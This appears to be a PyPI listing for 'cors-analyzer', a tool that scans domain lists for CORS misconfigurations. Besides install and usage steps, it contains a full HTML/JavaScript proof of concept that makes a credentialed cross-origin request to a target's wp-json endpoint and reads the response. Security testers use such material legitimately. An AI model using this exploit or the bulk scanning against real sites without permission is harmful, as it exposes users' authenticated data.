
The cors-analyzer package is used to find the vulnerable CORS domains

Project description
CORS-Analyzer
This tools is developed for identifying the vulnerable cors domain

How to install CORS-Analyzer:
git clone https://github.com/hariharan005/CORS.git
ls
cd CORS
sudo pip3 install -r requirements.txt
cd lib && chmod +x cors.py
sudo ln -s "$(pwd)/cors.py" /usr/local/bin/cors-analyzer
cors-analyzer
Now type "cors-analyzer" to access the CORS analyzer tool from anywhere
How to install using pip:
For first time installation use the following command,
    pip install cors-analyzer

If you want to install the latest version of CORS-Analyzer just uninstall the old version using the following command,
    pip uninstall cors-analyzer
    pip install --upgrade cors-analyzer

For upgrade, use the following command,
    pip install --upgrade cors-analyzer

For ignore the cache, use the following command,
    pip install --ignore-cache cors-analyzer
Python Version:
- Python 3 (3.x.x) latest version
How to Use CORS-Finder:
For scanning:
       cat <domain.txt> | xargs -n1 -P10 cors-analyzer
For scanning with output:
       cat <domain.txt> | xargs -n1 -P10 cors-analyzer | tee -a <output.txt>
When its vulnerable:
If the header returns the Access-Control-Allow-Origin: https://vulnerable.com/ Access-Control-Allow-Credentials: true its vulnerable
Note: Not all the time its seems vulnerable, you have to check with cors payload and in the authenticated manner also. Try to exploit and this tool is only for indentifying the vulnerable domain
Note: In this tool i used sample domain file but you have to choose your own url file which you recon using some other recon tool.
Exploitation examples:
Here is the Example code for exploiting the CORS misconfiguration:
Goto this line and replace the URL xhr.open("GET", "https://www.vulnerable.com/blog/wp-json/", true);
<!DOCTYPE html>
<html>
    <title>Cors POC</title>
    <style>
        body{
            background-color: white;
            justify-content: center;
        }
        button{
            justify-content: center;
            align-items: center;
            color: white;
            border-radius: 8px;
            font-size: 18px;
            background-color: #6437A0;
            position: relative;
            width: 10%;
            height: 50px;
            display: grid;
        }
    </style>
     <body>
         <h1>CORS PoC by @crypto_grapper_</h1><span><h2>Hariharan.C</h2></span>
         <div id="demo">
                <button type="button" onclick="cors()" >Wp-json Exploit</button>
            </div>
         </div>
         <script>
             function cors() {
             var xhr = new XMLHttpRequest();
             xhr.onreadystatechange = function() {
                 if (this.readyState == 4 && this.status == 200) {
                 document.getElementById("demo").innerHTML = alert(this.responseText);
                 }
             };
             xhr.open("GET", "https://www.vulnerable.com/blog/wp-json/", true);
             xhr.withCredentials = true;
             xhr.send();
             }
             setTimeout(() => {
                document.location.reload("#");
             }, 5000);
         </script>
     </body>
 </html>


Download files
Download the file for your platform. If you're not sure which to choose, learn more about installing packages.
Source Distribution
Built Distribution
Filter files by name, interpreter, ABI, and platform.
If you're not sure about the file name format, learn more about wheel file names.
Copy a direct link to the current filters
File details
Details for the file CORS-Analyzer-1.0.9.tar.gz.
File metadata
- Download URL: CORS-Analyzer-1.0.9.tar.gz
- Upload date:
- Size: 3.7 kB
- Tags: Source
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/4.0.2 CPython/3.10.6
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
09789a10bb83e09e7984689df34cd3540c9d739f6fa99a903c07dec9a3bd062c
|
|
| MD5 |
af8d38c3c1913e83d971106cd22b42fb
|
|
| BLAKE2b-256 |
a599121567a33a59c50559d5b112606304f5cddcbe115ea3bd7f31445a9c77c2
|
File details
Details for the file CORS_Analyzer-1.0.9-py3-none-any.whl.
File metadata
- Download URL: CORS_Analyzer-1.0.9-py3-none-any.whl
- Upload date:
- Size: 4.1 kB
- Tags: Python 3
- Uploaded using Trusted Publishing? No
- Uploaded via: twine/4.0.2 CPython/3.10.6
File hashes
| Algorithm | Hash digest | |
|---|---|---|
| SHA256 |
9101b875da8d4435b9b6b458c13e126554417698fad8de3a0654d61aa440474a
|
|
| MD5 |
a05b5aeda8ee8791f6eebafc9c556a5b
|
|
| BLAKE2b-256 |
669b5805d08e98ba9137b11803f267830db4486f25357b16ea05e5e7f3612724
|






